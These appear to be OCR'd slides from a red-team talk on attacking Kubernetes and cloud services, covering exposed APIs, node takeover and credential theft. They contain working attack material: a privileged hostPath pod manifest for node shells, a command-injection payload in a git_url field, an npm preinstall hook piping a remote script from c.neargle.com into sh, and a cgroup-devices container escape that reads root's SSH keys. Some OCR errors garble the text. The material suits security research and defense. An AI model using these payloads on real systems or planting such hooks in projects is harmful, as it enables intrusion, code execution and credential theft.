
K8s Dashboard *:30000

Kubectl proxy -accept-hosts='^.*\$' -address=0.0.0.0 *:8001

ETCD *:2379

Attack Component unauth API listens from localhost, intranet

Attack API Gateway



Top Open-Sourced Cloud API Gateway:

- Kong Admin API unauthentication
- APISIXs Admin API default access
- Tyk default secret
- Goku-api-gateway default/weak password
- ...

Collecting and hijacking cluster outgoing traffic helps to expose more attack surface, sometimes can get API gateway shell.

More important to blue-team, with API gateway you can bypass network blocking and build intranet tunnel.

Get Node Shell with API Server

Get Node Shell

- 1) Create privileged pod on target node.
- 2) **nodeSelector**: kubernetes.io/hostname: 9.208.3.47
- 3) Kubectl websocket shell `—chroot—>` node shell

```
hostPID: true
hostIPC: true
hostNetwork: true
containers:
- name: trpc
  image: "alpine"
  securityContext:
    privileged: true
    capabilities:
      add:
      - SYS_ADMIN
  command: ["/bin/sh", "-c", "tail -f /dev/null"]
  volumeMounts:
  - name: dev
    mountPath: /host/dev
  - name: proc
    mountPath: /host/proc
  - name: sys
    mountPath: /host/sys
  - name: rootfs
    mountPath: /grpc_sandbox
  volumes:
  - name: proc
    hostPath:
      path: /proc
  - name: dev
    hostPath:
      path: /dev
  - name: sys
    hostPath:
      path: /sys
  - name: rootfs
    hostPath:
      path: /
```

Attack Cloud Service: Credential Exfiltration


Where to find credentials

- 1) Mounted files (/proc/mounts)
- 2) K8s Secret
- 3) ENV
- 4) Hardcode AK in project (e.g. PHP, Java)
- 5) Direct connect to ETCD
- 6) Cloud platform features
(~/ .aws/credentials, ~/ .aws/config)
- 7) Cloud provider metadata API
(including user pre-defined data)
- 8) Cloud service pods in master-node


```
spec:
  containers:
  - command:
    - kube-apiserver
    - --audit-log-maxbackup=10
    - --audit-log-maxsize=100
    - --audit-log-path=/var/log/kubernetes/kubernetes.audit
    - --audit-log-maxage=30
    - --audit-policy-file=/etc/kubernetes/audit-policy.yml
    ...
    - --etcd-cafile=/etc/kubernetes/pki/etcd/ca.pem
    - --etcd-certfile=/etc/kubernetes/pki/etcd/etcd-client.pem
    - --etcd-keyfile=/etc/kubernetes/pki/etcd/etcd-client-key.pem
    - --etcd-servers=https://192.168.0.83:2379,https://192.168.0.84:2379,https://192.168.0.85:2379
    ...
    - --kubelet-client-certificate=/etc/kubernetes/pki/apiserver-kubelet-client.crt
    - --kubelet-client-key=/etc/kubernetes/pki/apiserver-kubelet-client.key
    - --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
    ...
```

Real-world Attack Case

#1 Zero-trust Network Using VPN? Bypass it!



#2 Get Shell in Serverless Pre-development Container



2


```

PAYLOAD CASE 1 (HTTP RAW PACKAGE) :
POST /v2/serverless/update_code_from_gitlab HTTP/1.1
Host: serverless.innerxxx.com
...
{
  "serverless_name": "redteam.tencent.com",
  "lang": "Python2.7",
  "main_function": "main.main",
  "code": "",
  "git_url": "http://xx.conote/xx/x-`sh -c 'command 1>&2'`-x.git",
  "env": "pre"
}
    
```

```

PAYLOAD CASE 2 (EVIL NODE.JS/NPM PROJECT) :
neargle@marcy:~/evil (*) > ls
README.md  backend  public  src  file.js  node_modules  package.json
neargle@marcy:~/evil (*) > cat package.json
{
  "name": "t-force",
  "version": "1.0.0",
  "description": "",
  "main": "server.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "preinstall": "sh -c 'curl https://c.neargle.com/code | sh'",
  "devDependencies": {
    "watchify": "^3.6.1"...
  }
}
    
```


#3 Escaping Container with *sys_admin*



3

Container escape by write 'a *:* rwm' to devices subsystem in current container cgroup.

```

root@cl63f750626d:/sys/fs/cgroup/cgneartest# echo a > "/.docker/c163f750626da1e660fa7182c22be4f8d07e6896a3c4ae44652d4bf1ce412e3a/devices.allow"
root@cl63f750626d:/sys/fs/cgroup/cgneartest# cd /tmp
root@cl63f750626d:/tmp# mknod mknod_near b 252 1
root@cl63f750626d:/tmp# debugfs -w tmknod_near
debugfs 1.42.13 (17-May-2015)
debugfs: list_directory -l /root/.ssh/
393231  40700 (2)    0    0    4096 22-Nov-2020 15:59 .
 52566  40550 (2)    0    0    4096 30-Jan-2021 16:26 ..
395870 100600 (1)    0    0    1145 26-Jan-2021 04:06 authorized_keys
395829 100644 (1)    0    0     247  7-Aug-2020 07:01 config
395860 100644 (1)    0    0     725 16-Dec-2020 10:53 known_hosts
393227 100600 (1)    0    0    1675 22-Nov-2020 15:59 id_rsa
395831 100644 (1)    0    0     391 22-Nov-2020 15:59 id_rsa.pub


```

full exploit code see:

https://github.com/cdk-team/CDK/blob/main/pkg/exploit/rewrite_cgroup_devices.go

https://github.com/cdk-team/CDK/blob/main/pkg/exploit/lxcfs_rw.go

#4 Attack Web Console Agent



3.1

```

91 sub_46B5B0(&v33, &v53);
92 // type CreateExecOptions struct {
93 //     Env []string "json:"Env,omitempty" yaml:"Env,omitempty" toml:"Env,omitempty"
94 //     Cmd []string "json:"Cmd,omitempty" yaml:"Cmd,omitempty" toml:"Cmd,omitempty"
95 //     Container string "json:"Container,omitempty" yaml:"Container,omitempty" toml:"Container,omitempty"
96 //     User string "json:"User,omitempty" yaml:"User,omitempty" toml:"User,omitempty"
97 //     WorkingDir string "json:"WorkingDir,omitempty" yaml:"WorkingDir,omitempty" toml:"WorkingDir,omitempty"
98 //     DetachKeys string "json:"DetachKeys,omitempty" yaml:"DetachKeys,omitempty" toml:"DetachKeys,omitempty"
99 //     Context context.Context "json:"-"
100 //     AttachStdin bool "json:"AttachStdin,omitempty" yaml:"AttachStdin,omitempty" toml:"AttachStdin,omitempty"
101 //     AttachStdout bool "json:"AttachStdout,omitempty" yaml:"AttachStdout,omitempty" toml:"AttachStdout,omitempty"
102 //     AttachStderr bool "json:"AttachStderr,omitempty" yaml:"AttachStderr,omitempty" toml:"AttachStderr,omitempty"
103 //     Tty bool "json:"Tty,omitempty" yaml:"Tty,omitempty" toml:"Tty,omitempty"
104 //     Privileged bool "json:"Privileged,omitempty" yaml:"Privileged,omitempty" toml:"Privileged,omitempty"
105 // }
106 dockerclient_CreateExec(
107     (__int64)&v33,
108     (__int64)&v53,
109     v23,
110     v24,
111     v25,
112     v26,
113     v22,
114     0LL,
115     (int)v33,
116     (int)v34,
117     (int)v35,
118     v36,
119     v37,
120     v38,
121     v39,
122     v40,
123     v41,
124     v42,
125     v43,
126     v44,

```

```

→ ps -ef | grep 17141
root      13159 17044  0 08:30 pts/0    00:00:00 strace -tt -v -f -o
/tmp/near.log -v -s 25600 -p 17141
root      17141 17044  0 02:10 pts/0    00:00:00 ./cri_webconsole_agent -d
--port=3333 --v=3 ---allow-privilege=false --default-shell=/bin/bash
--tty=true --endpoint=unix:///var/run/docker.sock --auth=false --log=true

→ lsof -p 17141 | grep LISTEN
cri_webconsole_agent 17141 root 30u IPv6 172431250 0t0 TCP *:3333 (LISTEN)

